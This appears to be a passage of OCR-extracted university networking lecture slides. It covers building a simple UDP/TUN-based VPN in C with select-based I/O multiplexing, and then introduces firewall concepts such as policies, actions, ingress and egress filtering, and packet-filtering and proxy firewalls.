
Routing Packets

- Routing is modified by configuring routing tables
 - Traffic to 10.0.8.0/24 goes through tun0

```
$ sudo route add -net 10.0.8.0/24 tun0
```
- Packets written to tun0 are received by our VPN application
 - Should be forwarded to the TLS tunnel
- Packets written to socket are received on the other side

Building a VPN

Overview of A Simplified VPN Program



Overview of Our VPN Program




Establishing the IP Tunnel

- A simple UDP-based tunnel with no encryption.
- The server:
 - Creates a socket
 - Binds to a specific port
 - Receives data from the client
- The client:
 - Creates a socket
 - Sends data to the server

Monitoring File Descriptors

- Option #1: create a thread for each fd → inefficient
- Option #2: IO multiplexing allows:
 - Examining and blocking on multiple I/O streams
 - Notifying the program whenever any one of the streams is active so that it can process data on that stream
- We will use `select` system call for our VPN



Monitoring File Descriptors

```
while (1) {
    fd_set readFDSet;
    FD_ZERO(&readFDSet);
    FD_SET(sockfd, &readFDSet);
    FD_SET(tunfd, &readFDSet);
    select(FD_SETSIZE, &readFDSet, NULL, NULL, NULL);


    if (FD_ISSET(tunfd, &readFDSet)) tunSelected(tunfd, sockfd);
    if (FD_ISSET(sockfd, &readFDSet)) socketSelected(tunfd, sockfd);
}
```

Register
the fds

IO multiplexing

From TUN to Socket

- When the kernel sends an IP pkt to our VPN program




```
void tunSelected(int tunfd, int sockfd){  
    int len;  
    char buff[BUFF_SIZE];  
    bzero(buff, BUFF_SIZE);  
    len = read(tunfd, buff, BUFF_SIZE);  
    sendto(sockfd, buff, len, 0, (struct sockaddr *) &peerAddr,  
           sizeof(peerAddr));  
}
```

Pkt should be encrypted

From Socket to TUN

- When our VPN program sends an IP pkt to the kernel



```
void socketSelected (int tunfd, int sockfd){  
    int len;  
    char buff[BUFF_SIZE];  
    bzero(buff, BUFF_SIZE);  
  
    len = recvfrom(sockfd, buff, BUFF_SIZE, 0, NULL, NULL);  
    write(tunfd, buff, len);  
}
```

Pkt should be decrypted

Summary

- VPNs extend private networks to include hosts from the outside
- VPNs are implemented using IP tunneling
 - IPsec Tunnel Mode
 - TLS Tunneling



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020

Firewalls

Instructor: Khaled Diab

Today's Lecture


- Architectural solutions to protect against (some) network attacks

Outline

- What is a Firewall?
- Types of Firewalls
 - Packet filtering
 - Proxy server
- Evading Firewalls



What is a Firewall?

- A component that stops unauthorized traffic flowing from one network to another.
 - Often separates **trusted** and **untrusted** networks.



What is a Firewall?

- Often separates **trusted** and **untrusted** networks.
- Differentiates networks within a trusted network.
- Can be implemented in software, hardware, or as a combination.



Requirements of a Firewall [Bellovin and Cheswick'94]

- All traffic between two trust zones should pass through a firewall.
- Only authorized traffic, defined by the **security policy**, should be allowed to pass through.
- The firewall must be immune to penetration.

Firewall Policy

- The rules that a firewall enforces.
- Rule types:
 - User control
 - Service control
 - Direction control

Firewall Policy

- User Control
 - Controls access to data based on the user role (Who is accessing the data?)
 - Often used for users within a firewall zone
- Service Control
 - Access is controlled by the type of the service offered by the host protected by the firewall
 - Needs access to network address, port number, protocol etc.
- Direction Control
 - Allows traffic based on its direction: inbound or outbound.


Firewall Actions

- Network packets going through a firewall result in one of three actions:
 - **ACCEPT**: Allowed to enter the protected host/network
 - **DENIED**: Not permitted to access the other side of the firewall
 - **REJECTED**: Similar to **DENIED**.
 - But the firewall attempts to tell the source of the packet about its decision.


Ingress and Egress Filtering

- Firewalls can inspect traffic from both directions.

- Ingress filtering



- Egress filtering



Other Functions


- Besides **protecting** a network, a firewall may:
 - rewrite packet headers to route packets between networks
 - Machine works as a router
 - act as a NAT



Types of Firewalls


Types of Firewalls

- Packet Filtering
 - Most kernels implement TCP/IP stack
 - Filters are executed in the same address space of the kernel
 - The kernel is in a position to immediately determine the action
 - Stateless and Stateful firewalls
 - Does a packet belong to a stream of traffic?



Types of Firewalls


- Application Firewall
 - It is a proxy server
 - Impersonates the intended recipient
 - Connection terminates at the proxy, and another connection starts from the proxy



Packet Filtering Firewalls

